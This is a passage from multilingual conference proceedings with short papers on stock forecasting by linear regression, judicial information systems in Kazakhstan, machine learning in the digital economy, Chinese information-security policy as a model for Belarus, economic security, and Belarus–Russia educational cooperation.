When developing a Web application for forecasting prices on the stock market, the following features are provided:

1. **Data Collection:** The application collects historical stock data from reliable sources, including daily stock prices, volume, market trends, news sentiment, and other relevant financial indicators.
2. **Data Preprocessing:** The collected data undergoes preprocessing steps like handling missing values, normalization, and feature engineering to prepare it for the machine learning model.
3. **Feature Selection:** Identifying the most relevant features that contribute to the stock price prediction is crucial. Factors such as historical stock prices, trading volumes, moving averages, and market sentiment might be considered.

4. Model Development: The heart of the application lies in the implementation of the Linear Regression model. This model is trained on historical stock data, learning the patterns and relationships between features and stock prices.

5. Evaluation and Deployment: The model's performance is evaluated using metrics like Mean Squared Error (MSE) and R-squared. Once the model demonstrates acceptable accuracy, it is deployed within the web application for users to access.

Using Python frameworks such as Flask, Django or Node.js when developing web applications allows you to integrate regression models into a convenient web interface. Users can enter stock symbols, view historical data, and get forecasts of future stock prices.

Let's consider the concept of a regression model. Linear Regression is a straightforward yet powerful technique used in this application for its interpretability and ability to model relationships between variables. By fitting a linear equation to the historical stock data, it establishes a relationship between input features and stock prices, enabling future price predictions.

Let's consider the essence of the linear regression method. One independent variable (X) - this is the input or predictor variable. One dependent variable (Y) - this is the output or the variable to be predicted. The relationship between X and Y can be represented by a straight line equation (1):

$$Y = \beta_0 + \beta_1 X + \varepsilon \quad (1)$$

Where:

- Y is the dependent variable;
- X is the independent variable;
- β_0 is the y-intercept of the line;
- β_1 is the slope of the line;
- ε represents the error term.

The goal of linear regression is to find the values of β_0 and β_1 that minimize the difference between the predicted and actual values of Y .

The linear regression machine learning method can be implemented using these steps [3]:

1. Data Collection: Gather data on the independent and dependent variables.
2. Data Preprocessing: Clean the data, handle missing values, normalize or scale if needed.
3. Split the Data: Divide the dataset into training and testing sets.
4. Instantiate the Model: In Python, for example, you can use libraries like scikit-learn to create a linear regression model.

5. Fit the Model: Train the model using the training data.
6. Make Predictions: Use the model to predict outcomes based on the test dataset.
7. Evaluate the Model: Measure the performance of the model using metrics like Mean Squared Error, R-squared, etc.
8. Visualize the Results: Plot the regression line to visualize the relationship between variables.

Developing a web application for stock market price forecasting involves a combination of financial expertise, data analysis, and machine learning. While Linear Regression serves as a foundational model in this context, integrating various machine learning algorithms and refining the application's features can further enhance its predictive capabilities.

The web application will be a valuable tool for investors, providing them with data-driven information that can help them make more informed decisions in the dynamic world of stock market investing.

In conclusion, the amalgamation of machine learning algorithms and web technology enables the creation of robust applications that cater to the growing needs of investors in the financial market. As technology continues to advance, the fusion of machine learning and finance will undoubtedly lead to more sophisticated and accurate predictive models, empowering investors with valuable insights for their investment strategies.

References

1. Gururaj, Vaishnavi, V.R. Shriya, and K.Ashwini. Stock Market Prediction using Linear Regression and Support Vector Machines// International Journal of Applied Engineering Research. – 2019. -№14, p. 1931–1934.
2. Dospinescu, Nicoleta, and Octavian Dospinescu. A Profitability Regression Model In Financial Communication Of Romanian Stock Exchange's Companies// Ecoforum Journal. – 2019. - №8: 4.
3. Sonkavde, G., Dharrao, D. S., Bongale, A. M., Deokate, S. T., Doreswamy, D., & Bhat, S.K. Forecasting Stock Market Prices Using Machine Learning and Deep Learning Models: A Systematic Review, Performance Analysis and Discussion of Implications// International Journal of Financial Studies. – 2023. - №11(3). – p. 94-108.

N.S. Ybyray, Ye.A. Spirina
Buketov Karaganda State University
Karaganda, Kazakhstan

INFORMATION SYSTEMS AND APPLICATIONS IN THE JUDICIAL ACTIVITY OF KAZAKHSTAN

***Abstract.** Digital technologies ensure the accessibility and efficiency of judicial services in the Republic of Kazakhstan. The article presents the results of an analysis of existing information systems and digital applications of the judicial system of the Republic of Kazakhstan.*

Н.С. Ыбырай, Е.А. Спирина
Карагандинский университет имени Е.А. Букетова
Караганда, Казахстан

ИНФОРМАЦИОННЫЕ СИСТЕМЫ И ПРИЛОЖЕНИЯ В СУДЕБНОЙ ДЕЯТЕЛЬНОСТИ КАЗАХСТАНА

***Аннотация.** Цифровые технологии обеспечивают доступность и эффективность судебных услуг в Республике Казахстан. В статье приведены результаты анализа действующих информационных систем и цифровых приложений судебной системы РК.*

The use of information systems and applications in judicial activities is becoming increasingly common and an important element of modern legal practice throughout the world. Technology provides the judiciary and litigants with the means to improve the efficiency, accessibility and transparency of justice. He identifies a number of key areas in which information systems and applications are actively used in judicial activities [1, 2]:

– Electronic court proceedings - allow parties to submit applications, documents and complaints electronically, reducing the need for physical presence in courts. Electronic court proceedings speed up the processing of court cases and reduce paper bureaucracy.

– Management of cases and calendars. Information systems allow judges and lawyers to effectively manage court cases, create court schedules, and set dates for hearing cases. This reduces the risk of schedule conflicts and increases productivity.

– Search and analysis of legal information. Litigators and lawyers can use information systems to search and analyze legal documents, including

laws, regulations and decisions. Effectively searching for legal information helps in preparing for trials.

- Electronic document management. Electronic document management systems ensure secure exchange of documents between judges, lawyers and other participants in the process. This reduces the risk of lost or falsified documents.

- Video conferencing. Videoconferencing allows court sessions and hearings to be held with the participation of participants located in different places, which is especially important in remote areas and with the participation of prisoners.

- Security and privacy. Information systems provide a high level of data security and information confidentiality, which is critical for judicial activities.

- Training and updates. Information systems can provide training and updates to judges and lawyers so they can use applications and systems effectively.

- Reduce bureaucracy and increase transparency. The introduction of information systems and applications helps reduce bureaucracy and ensures transparency in the activities of courts.

The use of information systems and applications in judicial activities not only improves efficiency, but also promotes compliance with laws and ensures justice. These technologies help courts cope with increasing workloads and modern challenges in the justice sector.

The active implementation of information systems in the judicial system in the Republic of Kazakhstan (RK) reflects the country's desire for digital modernization and improving access to justice. Let's consider the main functionality of existing information systems in the judicial system of the Republic of Kazakhstan. Below is an overview of some of the key information systems and databases used in the judicial system of the Republic of Kazakhstan.

Currently, there is an automated information and analytical system "Torelik", a unified system of courts of the Republic of Kazakhstan, which includes the electronic service "Court Office", an audio and video recording system (AVF), an electronic archive of court documents, an internal portal, a personnel system, Internet resources of courts, Call center, familiarization with court documents and a system for notifying participants in the trial by sending SMS messages and e-mail (https://online.zakon.kz/Document/?doc_id=36597776&pos=5;- 8#pos=5;-108).

The integration of information systems of judicial authorities and Kazpost JSC was carried out in terms of automation of sending judicial

correspondence and the use of “Hybrid e-mail. This integration allows you to timely deliver correspondence to recipients and receive information in the form of statuses about the movement of sent correspondence in electronic form.

When sending a registered hybrid item, the summons is sent to the post office in electronic form, employees of Kazpost JSC print and pack it in a postal envelope and subsequently deliver it to the final addressee, while statuses on delivery or impossibility of delivery.

"Electronic Court" (<https://www.elbasy.kz/>) is an online portal that provides access to electronic services of the judicial system of the Republic of Kazakhstan. The portal allows you to submit applications and documents electronically, monitor the progress of the case, receive court decisions and make payments online. This portal helps improve the accessibility of court services and reduce paper bureaucracy.

The electronic archive of legal acts of the Republic of Kazakhstan (<https://adilet.zan.kz/>) is an official online resource that provides access to the texts of legal acts of the Republic of Kazakhstan. The system contains the full text of laws, decrees, regulations and other legal documents. Users can search and study current legislation through this resource.

The Judicial Information System (SIS) of the Republic of Kazakhstan includes several databases and information modules, providing storage and access to information about court decisions, trials, appeals and cassation complaints. This system also includes electronic court proceedings and is integrated with other information resources of the judicial system.

Electronic government of the Republic of Kazakhstan (<https://egov.kz/cms/ru>). The portal "Electronic Government of the Republic of Kazakhstan" provides access to a variety of electronic services, including services of the judicial system. Citizens can submit applications, requests and complaints through this portal, which helps to simplify interaction with the government and the judiciary.

Litigation professionals such as judges, lawyers, lawyers and other legal litigants now have access to a variety of applications and programs that make their work easier and increase productivity. Below is an overview of some popular applications used by forensic professionals.

Westlaw and LexisNexis. These applications provide access to huge databases of legal information, including laws, court decisions, commentaries and precedents. They allow lawyers and attorneys to conduct research and find relevant legal materials.

Clio. Clio gives you the ability to manage your practice and law firm in one app. It includes functions for managing clients, time, finances and documents, and also allows for electronic document management.

MyCase. MyCase is a legal practice management tool including time tracking, client management and court calendar management.

Fastcase. Fastcase provides access to a large database of legal decisions and laws. This application is especially useful for lawyers and lawyers conducting legal research.

Everlaw. Everlaw is a tool for managing and analyzing electronic documents and evidence in legal matters. It provides the ability to organize and analyze large volumes of data.

Dedicated information systems and databases improve the accessibility and efficiency of judicial services in the Republic of Kazakhstan. They also promote transparency and consolidation of legal information, which is important for ensuring fairness and compliance with laws in a country. The development and modernization of information systems in the judicial system of the Republic of Kazakhstan remains a priority as part of digital transformation efforts.

References

1. Информационные технологии в правосудии: состояние и перспективы. Россия и мир. Аналитический доклад, Москва, 2020. Электронный ресурс. URL: <https://ilr.hse.ru/data/2020/07/14/1597449494.pdf>
2. Портфель приоритетных проектов ВС РК. Электронный ресурс. URL: <https://sud.gov.kz/rus/priority-projects/e-court>

УДК 004.85

Т.Ф. Старовойтова¹, И.А. Старовойтов²

¹Академия управления при Президенте Республики Беларусь

²Белорусский государственный технологический университет
Минск, Беларусь

ВЛИЯНИЕ ТЕХНОЛОГИЙ МАШИННОГО ОБУЧЕНИЯ НА РАЗВИТИЕ ЦИФРОВОЙ ЭКОНОМИКИ

Аннотация. В данной статье проводится анализ влияния технологий машинного обучения на развитие цифровой экономики. Основной акцент делается на рассмотрении способов применения машинного обучения в различных секторах экономики и их вклада в увеличение эффективности и результативности бизнес-процессов.

THE IMPACT OF MACHINE LEARNING ON THE DEVELOPMENT OF THE DIGITAL ECONOMY

***Abstract.** This article analyzes the impact of machine learning technologies on the development of the digital economy. The focus is on the ways machine learning is used in various economic sectors and its contribution to improving the efficiency and effectiveness of business processes.*

Машинное обучение (ML) – это подраздел искусственного интеллекта, который позволяет компьютерам учиться на данных без явного программирования. ML-модели могут быть использованы для решения широкого круга задач, включая прогнозирование, классификацию, кластеризацию и обнаружение аномалий.

Цифровая экономика – часть экономики, в которой процессы производства, распределения, обмена и потребления прошли цифровые преобразования с использованием информационно-коммуникационных технологий [1].

Актуальность ML в цифровой экономике обусловлена тем, что она основана на сборе, обработке и хранении больших данных. Так, компании и государственные организации собирают и накапливают огромные объемы информации о своих продуктах, услугах, клиентах, сотрудниках и т.д. Поэтому одной из ключевых причин использования ML в экономике является способность системы обучения анализировать эти данные и извлекать из них ценную информацию, которая может быть использована для прогнозирования тенденций, оптимизации инвестиций и улучшения стратегического планирования.

Технологии машинного обучения (ML) стали незаменимым инструментом во многих секторах экономики, предоставляя возможности для автоматизации задач, принятия более точных решений и повышения эффективности. Таблица позволяет наглядно оценить разнообразие применения технологий машинного обучения в различных секторах экономики.

Таблица - Применение машинного обучения в секторах экономики

| Сектор экономики | Примеры использования машинного обучения | Описание |
|------------------|--|---|
| Производство | Прогнозирование отказов оборудования | Анализ данных с датчиков и предсказывание возможных отказов оборудования, что |

| | | |
|--------------------|----------------------------------|--|
| | | позволяет проводить профилактическое обслуживание и уменьшает простои. |
| | Контроль качества | Помощь в автоматизации процессов контроля качества продукции, выявление дефектов на ранних стадиях. |
| Розничная торговля | Персонализированные рекомендации | Анализ потребительских предпочтений и поведения, который позволяет предоставить клиентам персонализированные рекомендации товаров и услуг, увеличивая продажи. |
| Здравоохранение | Диагностика заболеваний | Анализ медицинских изображений (рентгеновских снимков, СТ-сканов и МРТ) и диагностики заболеваний |
| Финансы | Риск-менеджмент | Оценка кредитоспособности клиентов и прогнозирование рисков в инвестициях. |

Эти примеры демонстрируют, как ML внедряется в различные отрасли с целью автоматизации рутинных задач, улучшения прогнозов и оптимизации бизнес-процессов. Важно понимать, что ML стал неотъемлемой частью многих отраслей. Это также подчеркивает важность инноваций в машинном обучении для современной цифровой экономики, поскольку они содействуют росту производительности и конкурентоспособности в различных сферах бизнеса.

Повышение эффективности и результативности прежде всего обусловлено автоматизацией процессов. ML позволяет автоматизировать множество задач, ранее выполняемых вручную, что снижает возможность ошибок. Также эффективно использование машинного обучения для обработки больших объемов данных, которые невозможно обработать вручную.

Алгоритмы ML способны анализировать данные и оптимизировать бизнес-процессы. К основным задачам машинного обучения относят: выявление закономерностей в данных, которые могут быть не очевидными для человека, что позволяет организациям принимать более обоснованные решения; прогнозирование будущих событий на основе текущих данных; улучшение отслеживания и мониторинга, которые позволяют отслеживать движение грузов и контролировать их состояние в реальном времени.

Персонализация и рекомендации – это важные аспекты машинного обучения. Эти методы позволяют предоставлять

пользователям более индивидуализированный и релевантный контент, что повышает удовлетворенность клиентов и может увеличить конверсию и продажи. Для создания персонализированных рекомендаций системы машинного обучения анализируют данные о поведении пользователя, об его интересах. Так, например, данные могут включать историю просмотров, покупок, оценок и другие взаимодействия с контентом или продуктами. ML может помочь пользователям заметить новые продукты или услуги, которые они могли пропустить, что стимулирует продажи и расширяет ассортимент.

Одним из самых важных преимуществ ML – мгновенный отклик. Системы и приложения оперативно реагируют на входящие данные и события, предоставляя немедленные результаты или решения. Мгновенный отклик является важным аспектом в многих сферах, включая информационные технологии, финансы, здравоохранение и интернет-бизнес.

Перед технологиями машинного обучения в цифровой экономике стоят множество вызовов и возможностей.

Предвзятость в машинном обучении – это проблема, которая может привести к дискриминации, несправедливости и, конечно, неэффективности модели. Есть несколько способов, которыми предвзятость может проникнуть в ML-модели: через данные, алгоритм и человеческий фактор. Данные могут быть собранными из источника, который сам по себе является пристрастным, или данные могут быть собраны по группе людей, которая не является репрезентативной для всего населения. Также алгоритм может быть разработан таким образом, чтобы отдавать предпочтение определенным группам. Так как модель обучают люди, они могут повлиять на выбор данных и алгоритма.

С ростом использования машинного обучения в цифровой экономике возрастает и риск утечки персональных данных. Защита данных и обеспечение конфиденциальности становятся приоритетом.

Многие модели машинного обучения, особенно глубокие нейронные сети, могут быть сложными и неинтерпретируемыми. Это вызывает затруднения в объяснении решений, принимаемых такими моделями, и может привести к недовольству клиентов и регуляторов.

Машинное обучение открывает новые возможности для разработки инновационных продуктов и услуг, что может дать компании конкурентное преимущество. ML может использоваться для выявления потребностей клиентов и разработки новых продуктов и услуг, которые удовлетворяют эти потребности; для персонализации обслуживания и предоставления более качественного обслуживания;

для автоматизации задач, оптимизации процессов и выявления возможностей для сокращения затрат.

Таким образом, технологии машинного обучения (ML) имеют большой потенциал, обладают важностью использования и развития. Несмотря на ряд вызовов-недостатков, машинное обучение не теряет своей актуальности и инновационности.

Список использованных источников

1. СТБ «Цифровая трансформация. Термины и определения» [Электронный ресурс]. - Режим доступа: <https://stb.by/Stb/ProjectFileDownload.php?UrlId=9032>. - Дата доступа: 14.10.2023
2. Machine learning [Электронный ресурс] - Режим доступа: https://en.wikipedia.org/wiki/Machine_learning - Дата доступа: 14.10.2023
3. Machine Learning: What it is and why it matters [Электронный ресурс] - Режим доступа: https://www.sas.com/en_us/insights/analytics/machine-learning.html - Дата доступа: 15.10.2023
4. What is Machine Learning? | IBM [Электронный ресурс] - Режим доступа: <https://www.ibm.com/topics/machine-learning> - Дата доступа: 14.10.2023

УДК 007

П.В. Стрельченя

Минский государственный лингвистический университет
Минск, Беларусь

ОПЫТ КИТАЯ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ И ПЕРСПЕКТИВЫ ЕГО ПРИМЕНЕНИЯ В РЕСПУБЛИКЕ БЕЛАРУСЬ

Аннотация. Обмен достижениями в рамках международного сотрудничества дружественных стран является крайне актуальным. В стратегическом взаимодействии Республики Беларусь и Китайской Народной Республики перспективным является выявление и применение лучших практик в сфере обеспечения информационной безопасности.

CHINA'S EXPERIENCE IN THE FIELD OF INFORMATION SECURITY AND PROSPECTS FOR ITS APPLICATION IN THE REPUBLIC OF BELARUS

***Abstract.** The exchange of achievements within the framework of international cooperation between friendly countries is highly relevant. In the strategic co-operation between the Republic of Belarus and the People's Republic of China, it is promising to identify and apply the best practices in the field of information security.*

Цель работы – определить перспективные направления развития Китайской Народной Республики в области информационной безопасности, актуальные для применения в Республике Беларусь.

Задачи работы:

- 1) проанализировать текущее состояние международных отношений Республики Беларусь и Китайской Народной Республики;
- 2) выявить применяемые меры по обеспечению информационной безопасности в государстве;
- 3) предложить рекомендации по применению в Республике Беларусь актуального опыта Китайской Народной Республики в области информационной безопасности.

Методы исследования – теоретические (анализ и синтез).

Заимствование актуального международного опыта, особенно у находящихся в дружественных отношениях стран, является крайне важным. Изучение опыта других стран позволяет государству воспользоваться богатым багажом знаний и передовой практики по различным направлениям, что может значительно ускорить прогресс в перспективных областях – от технологий до управления. Часто зарубежный опыт позволяет избежать повторения ошибок, применить более обоснованный и эффективный подход. Изучение опыта сотрудничающих стран может стимулировать экономический рост за счет перенимания успешных международных практик ведения бизнеса и торговли, за счет стимулирования развития собственной промышленности и открытия новых возможностей для своих граждан, а также за счет привлечения иностранных инвестиций и обеспечения партнерских отношения. Немаловажным является способствование культурному обмену и взаимопониманию для укрепления мира и сотрудничества на международной арене. Обмен технологическими достижениями, решение острых глобальных проблем, развитие

человеческого капитала и многие другие причины – серьезный повод по анализу и поиску применения международного опыта.

Для Республики Беларусь стратегическим партнером на мировой арене является Китайская Народная Республика. Основой взаимодействия двух государств является Договор о дружбе и сотрудничестве между Республикой Беларусь и Китайской Народной Республикой [1]. Также немаловажными являются [2]:

1) Совместная декларация об установлении доверительного всестороннего стратегического партнерства и взаимовыгодного сотрудничества (2016 г.);

2) Совместная декларация об установлении отношений всепогодного и всестороннего стратегического партнерства (2022 г.);

3) программы и планы развития сотрудничества.

Все это позволяет заключить об устоявшемся доверительном всестороннем стратегическом партнерстве и взаимовыгодном сотрудничестве.

Информационная безопасность является одним из важнейших аспектов функционирования общества и государства в связи с проникновением технических средств обработки и передачи данных практически во все сферы человеческой деятельности, национальные интересы, угрозы им и обеспечение защиты от этих угроз во всех областях национальной безопасности выражаются, реализуются и осуществляются через информацию и информационную сферу, а человек, его права, информация и информационные системы и права на них – это основные объекты не только информационной безопасности, но и основные элементы всех объектов безопасности во всех ее областях [3]. В этой связи обмен международным опытом по данному направлению является крайне актуальным.

В контексте информационной безопасности в Республике Беларусь основными нормативными правовыми актами являются:

1) Конституция Республики Беларусь;

2) Закон Республики Беларусь от 10 ноября 2008 г. № 455-З «Об информации, информатизации и защите информации»;

3) Закон «О государственных секретах» Республики Беларусь;

4) Концепция национальной безопасности Республики Беларусь, утвержденная Указом Президента Республики Беларусь от 9 ноября 2010 г. № 575;

5) Стратегия развития информатизации в Республике Беларусь на 2016-2022 годы.

В Китайской Народной Республике таковыми нормативными правовыми актами являются [4]:

- 1) Антитеррористический закон КНР от 27 декабря 2015 г.
- 2) Закон КНР о кибербезопасности 7 ноября 2016 г.
- 3) Стратегия международного сотрудничества в киберпространстве от 1 марта 2017 г.
- 4) Закон о шифровании данных от 1 января 2020 г.
- 5) Положение «О защите безопасности ключевой информационной инфраструктуры» от 1 сентября 2021 г. и другие.

На основании существующих данных о мероприятиях, а также нормативных правовых актов рассматриваемых государств, можно привести определить меры, применяемые в обоих государствах по обеспечению информационной безопасности, например [5]:

- 1) формирование инновационных площадок, лабораторий для развития кибербезопасности;
- 2) внедрение искусственного интеллекта и блокчейн-технологий для борьбы в информационной сфере;
- 3) законодательное и технологическое обеспечение защиты персональных данных граждан;
- 4) строгое регулирование деятельности компаний в области шифрования данных и другие.

Несмотря на существующие меры по обеспечению информационной безопасности, Республика Беларусь, на взгляд автора, в определенных аспектах может перенять актуальный опыт Китайской Народной Республики. В первую очередь – это обеспечить тотальную информатизацию государственных органов и организаций с использованием отечественного или свободного программного и аппаратного обеспечения. Использование свободного программного обеспечения и операционных систем, основанных на Linux (яркий пример – Astra Linux), может значительно снизить зависимость организаций от иностранных продуктов и, в связи с этим, серьезным инструментом влияния.

Таким образом, заимствование соответствующего международного опыта у сотрудничающих стран имеет решающее значение для роста и развития государства. Особенно этот вопрос касается Республики Беларусь и Китайской Народной Республики (как стратегических партнеров) в области информационной безопасности. Для Республики Беларусь важно находиться в постоянном поиске актуального для применения международного опыта для устойчивого развития, повышения конкурентоспособности экономики и благосостояния граждан.

Список использованных источников

1. О развитии двусторонних отношений Республики Беларусь с Китайской Народной Республикой [Электронный ресурс]: Директива Президента Респ. Беларусь, 3 дек. 2021 г., № 9 // ЭТАЛОН. Законодательство Республики Беларусь / Нац. центр правовой информ. Респ. Беларусь. – Минск, 2023.
2. О политических отношениях Беларуси и Китая [Электронный ресурс] // Официальный сайт посольства Республики Беларусь в Китайской Народной Республике. – Режим доступа: <https://china.mfa.gov.by/ru/bilateral/>. – Дата доступа: 31.10.2023.
3. Цифровая трансформация. Основные понятия и терминология : сб. статей / редкол.: А. В. Тузиков (пред.) [и др.] ; Нац. акад. наук Беларуси, Объед. ин-т проблем информатики. – Минск: Беларуская навука, 2020. – 267 с.
4. Чекменева, Т. Г. Стратегия Китая по обеспечению информационной безопасности: политический и технический аспекты / Т. Г. Чекменева, Б. А. Ершов, С. Д. Трубицын, А. А. Остапенко // Bulletin Social-Economic and Humanitarian Research. – 2020. – № 7 (9). – С. 78–97.
5. Носов, С. Система кибербезопасности в Китае / С. Носов // Зарубежное военное обозрение. – 2021. – № 2. – С. 17–24.

УДК 338.2

Сюй Чжао

Белорусский государственный экономический университет
Минск, Беларусь

ПУТИ ОБЕСПЕЧЕНИЯ ЭКОНОМИЧЕСКОЙ БЕЗОПАСНОСТИ

***Аннотация.** Экономическая безопасность является ключом к будущему развитию страны. Только экономическая безопасность может обеспечить устойчивое развитие экономики страны и обеспечить долгосрочное процветание и стабильность страны. Поэтому защита национальной экономической безопасности имеет большое значение.*

***Ключевые слова:** ресурсная безопасность; промышленная безопасность; финансовая безопасность; торговая безопасность.*

WAYS TO ENSURE ECONOMIC SECURITY

***Abstract.** Economic security is the key to the future development of the country. Only economic security can ensure sustainable development of the country's economy and ensure long-term prosperity and stability of the country. Therefore, protecting national economic security is of great importance.*

***Key words:** resource security; Industrial Safety; financial security; trade security.*

С непрерывным развитием экономической глобализации и ослаблением менталитета «холодной войны» связи между странами продолжали укрепляться, а конкуренция между странами перешла от военной конкуренции к конкуренции во всеобъемлющей национальной мощи с наукой и технологиями в качестве ядра. В дальнейшем национальная экономическая безопасность занимает все более важное место в национальной безопасности и стала важным фактором, влияющим на национальную безопасность.

Пути и методы обеспечения национальной экономической безопасности:

1. Улучшить законы и правила, создать и усовершенствовать механизмы сдерживания и укрепить экономическое управление. Поведение, представляющее угрозу экономической безопасности, должно быть ограничено с помощью законодательства, такого как финансовые законы и правила, законы и правила о ценных бумагах и т. д., а постоянно совершенствуемая система макроконтроля должна использоваться для регулирования поведения рынка, снижения рисков экономической деятельности и защита экономики.

2. Развивать экономику и способствовать сбалансированному экономическому развитию. Страна должна развивать диверсифицированную, многофакторную экономику и развивать экономическую систему с высокой гибкостью и сильным защитным потенциалом, чтобы избежать опасностей, вызванных единой инвестиционной структурой и чрезмерным объемом, снизить риск экономической нестабильности и защитить экономическую безопасность.

3. Привлечь внешнее финансирование для обеспечения бесперебойных каналов финансирования. В целях содействия экономическому развитию страна должна активно привлекать различные внешние средства, такие как международные займы, внешние кредиты и т. д., обеспечивая при этом прозрачность и

эффективность использования средств, эффективно предотвращая отток капитала и обеспечивая экономическую безопасность. .

4. Внедрить процедуры по борьбе с отмыванием денег для повышения безопасности государственных данных. Правительство должно принять меры по борьбе с отмыванием денег, усилить государственный надзор, усилить единый контроль финансовых учреждений, улучшить информационную безопасность правительства и предотвратить коррупцию и финансовую террористическую деятельность для защиты экономической безопасности.

5. Поддерживать честную конкуренцию на рынке и ограничивать риски развития отрасли. Правительству необходимо совершенствовать законы и правила, строго контролировать предприятия и их деятельность, поддерживать честную конкуренцию на рынке, ограничивать риски развития промышленности, избегать крупномасштабных финансовых кризисов и т. д., а также защищать национальную экономическую безопасность.

Экономическая безопасность является ключом к будущему развитию, процветанию и стабильности страны. Только экономическая безопасность может обеспечить устойчивое развитие экономики страны. Только экономическая безопасность может обеспечить долгосрочное процветание и стабильность страны и способствовать социальной справедливости и справедливости. Поэтому защита национальной экономической безопасности имеет большое значение.

Список использованных источников

1. Пути и методы обеспечения экономической безопасности [Электронный ресурс] / Режим доступа: https://wenku.baidu.com/view/addb2e19cb50ad02de80d4d8d15abe23482f039c.html?_wks_=1696389591078 — Дата доступа: 21.12.2022

2. Выбор пути поддержания экономической безопасности Китая [Электронный ресурс] / Режим доступа: <https://www.wenmi.com/article/ptq1gw009tge.html> — Дата доступа: 27.06.2022

3. Меры и методы обеспечения экономической безопасности Китая [Электронный ресурс] / Режим доступа: <https://www.latincomercio.com/wd/202206519120.html> — Дата доступа: 21.06.2022

Л.И. Тарарышкина

Белорусский государственный университет
Минск, Беларусь

РАЗВИТИЕ СОЮЗНОГО НАУЧНО-ОБРАЗОВАТЕЛЬНОГО СОТРУДНИЧЕСТВА

Аннотация. В докладе поставлена цель обратить внимание на необходимость развития совместных образовательных программ в Союзном государстве. Идея создания совместных магистерских программ с 1 сентября 2023 г. реализована в БГУ. Приобретение профессиональных компетенций позволит укрепить международное экономическое сотрудничество, включающее региональный (местный) уровень.

L.I. Tararyshkina

Belarusian State University
Minsk, Belarus

DEVELOPMENT OF UNION SCIENTIFIC AND EDUCATIONAL COOPERATION

Abstract. The report aims to draw attention to the need to develop joint educational programs in the Union State. The idea of creating joint master's programs from September 1, 2023 has been implemented at BSU. The acquisition of professional competencies will strengthen international economic cooperation, including the regional (local) level.

Договором о Союзном государстве от 9 декабря 1999 г. (статья 18) установлено: «К совместному ведению Союзного государства и государств-участников относятся: гармонизация и унификация законодательства государств-участников; развитие науки, образования...; формирование общего научного, технологического и информационного пространства» [1]. В соответствии с названным Договором граждане Беларуси и России имеют одинаковые права на поступление в учебные заведения обеих стран. Белорусы, как и россияне, могут поступать в высшие учебные заведения на все формы получения образования.

Развитие международного научно-образовательного сотрудничества на современном этапе является важным фактором укрепления университетского образования. Как отмечает заместитель директора департамента международного сотрудничества Министерства образовательной науки Российской Федерации Елена Горожанкина: «На данный момент в России учится более 12,5 тысячи белорусских граждан на разных уровнях и специальностях.около 5

тысяч человек обучается за счет федерального бюджета, это поступившие либо по квоте Россотрудничества, либо по общему конкурсу. Остальные – за счет средств физических или юридических лиц» [2]. В Беларуси же обучается около 1 400 российских студентов.

В современных условиях международной конкуренции и турбулентного мира возрастает необходимость совершенствования образовательного процесса и укрепления единого образовательного пространства Союзного государства Беларуси и России. Вместе с тем, в отличие от союзных программ и проектов, эффективно реализуемых в различных других экономических сферах (медицина, природопользование, транспорт, оборона и др.), в образовательной сфере, как правило, выстраивается – межвузовское взаимодействие.

В связи с чем, своевременным является принятие Плана мероприятий по развитию сотрудничества в 2023-2024 годах между Министерством образования Республики Беларусь и Министерством просвещения Российской Федерации (План подписали министры А.И.Иванец и С.С.Кравцов), а также Плана мероприятий по развитию сотрудничества с регионами Российской Федерации в сфере образования на 2023-2024 годы от 26 декабря 2022 г.

Факультет международных отношений осуществляет образовательное и научное взаимодействие с Белгородским государственным национальным исследовательским университетом в соответствии с Соглашением о сотрудничестве между Белгородским государственным национальным исследовательским университетом (НИУ «БелГУ», Российская Федерация) и Белорусским государственным университетом, начиная с 2012 года.

В рамках названного Соглашения осуществляется обмен студентами по программам бакалавриата, проводятся совместные научные конференции и мероприятия, издаются совместные публикации. Так, в 2022 г. студенты приняли участие и награждены дипломами победителей во II Международном конкурсе студенческих научно-исследовательских работ Межрегиональной сети школ публичного управления ЕАЭС, проводимом на площадке НИУ «БелГУ». 1 декабря 2022 г. наряду с молодежью из государств-членов ЕАЭС принято участие в Форуме молодых лидеров «Межгосударственное сотрудничество: новые горизонты», организованном Институтом приграничного сотрудничества и интеграции НИУ «БелГУ», в деятельности которого особое внимание уделяется формированию роли общественной дипломатии.

В целях углубления образовательного и научного сотрудничества кафедрой евразийских исследований проведена работа об открытии с 1

сентября 2023 г. двухгодичной совместной образовательной программы для обучающихся второй ступени получения высшего образования по профилизации «Государственное управление в международном экономическом сотрудничестве» специальности 7-06-0311-02 Мировая экономика (БГУ) и профилизации «Управление проектами в ЕАЭС» специальности 38.04.04 Государственное и муниципальное управление (НИУ «БелГУ»)). Необходимость двухгодичного обучения обусловлена тем, что по итогам освоения названной программы, предусматривающей формирование необходимого объёма компетенций, осуществляется выдача дипломов двух университетов.

Совместная образовательная программа предусматривает подготовку магистров по государственному управлению в сфере международного экономического сотрудничества и управлению проектами в ЕАЭС. В рамках совместной образовательной программы белорусские и российские студенты 2-й ступени образования изучают в дистанционном формате [3] учебные дисциплины, которые позволяют приобрести профессиональные компетенции для развития международного экономического сотрудничества в рамках развивающихся интеграционных процессов на постсоветском пространстве, включая региональный (местный) уровень, что является очень востребованным в условиях противодействия западным экономическим санкциям.

Структура и содержание учебных дисциплин учебного плана позволяет магистрантам приобрести также необходимые профессиональные знания для участия в конкурсном отборе для трудоустройства в интеграционных институтах постсоветского пространства. Реализация данной совместной образовательной программы позволит подготовить специалистов, обладающих глубокими знаниями и практическими профессиональными навыками в сфере международного экономического сотрудничества и управления проектами в ЕАЭС. Это позитивно повлияет на развитие белорусско-российской интеграции в сфере высшего образования, положительно отразится на уровне сформированности ключевых профессиональных компетенций подготовки магистров и приведет к увеличению конкурентоспособности их выпускников на рынке труда, что в конечном итоге существенно скажется на ускорении темпов социально-экономического, научного и культурного развития Республики Беларусь и Российской Федерации.

Таким образом, необходимость открытия совместной образовательной магистерской программы вызвана необходимостью

углубления образовательного процесса Союзного государства. Реализация совместной образовательной программы будет способствовать подготовке компетентных специалистов в сфере международного экономического сотрудничества на постсоветском пространстве и развитию единого образовательного пространства Союзного государства.

Список использованных источников

1. Договор о создании Союзного государства [Электронный ресурс]: [подписан 08.12.1999]// КонсультантПлюс: Беларусь / ООО «ЮрСпектр», Нац. центр правовой информ. Респ. Беларусь. – Минск, 2023.

2. Выяснилось, сколько белорусов учится в России в 2023 году [Электронный ресурс]. – Режим доступа: <https://sputnik.by/20230220/vyyasnilos-skolko-belorusov-uchitsya-v-rossii-v-2023-godu-1072459523.html>. – Дата доступа: 10.11.2023.

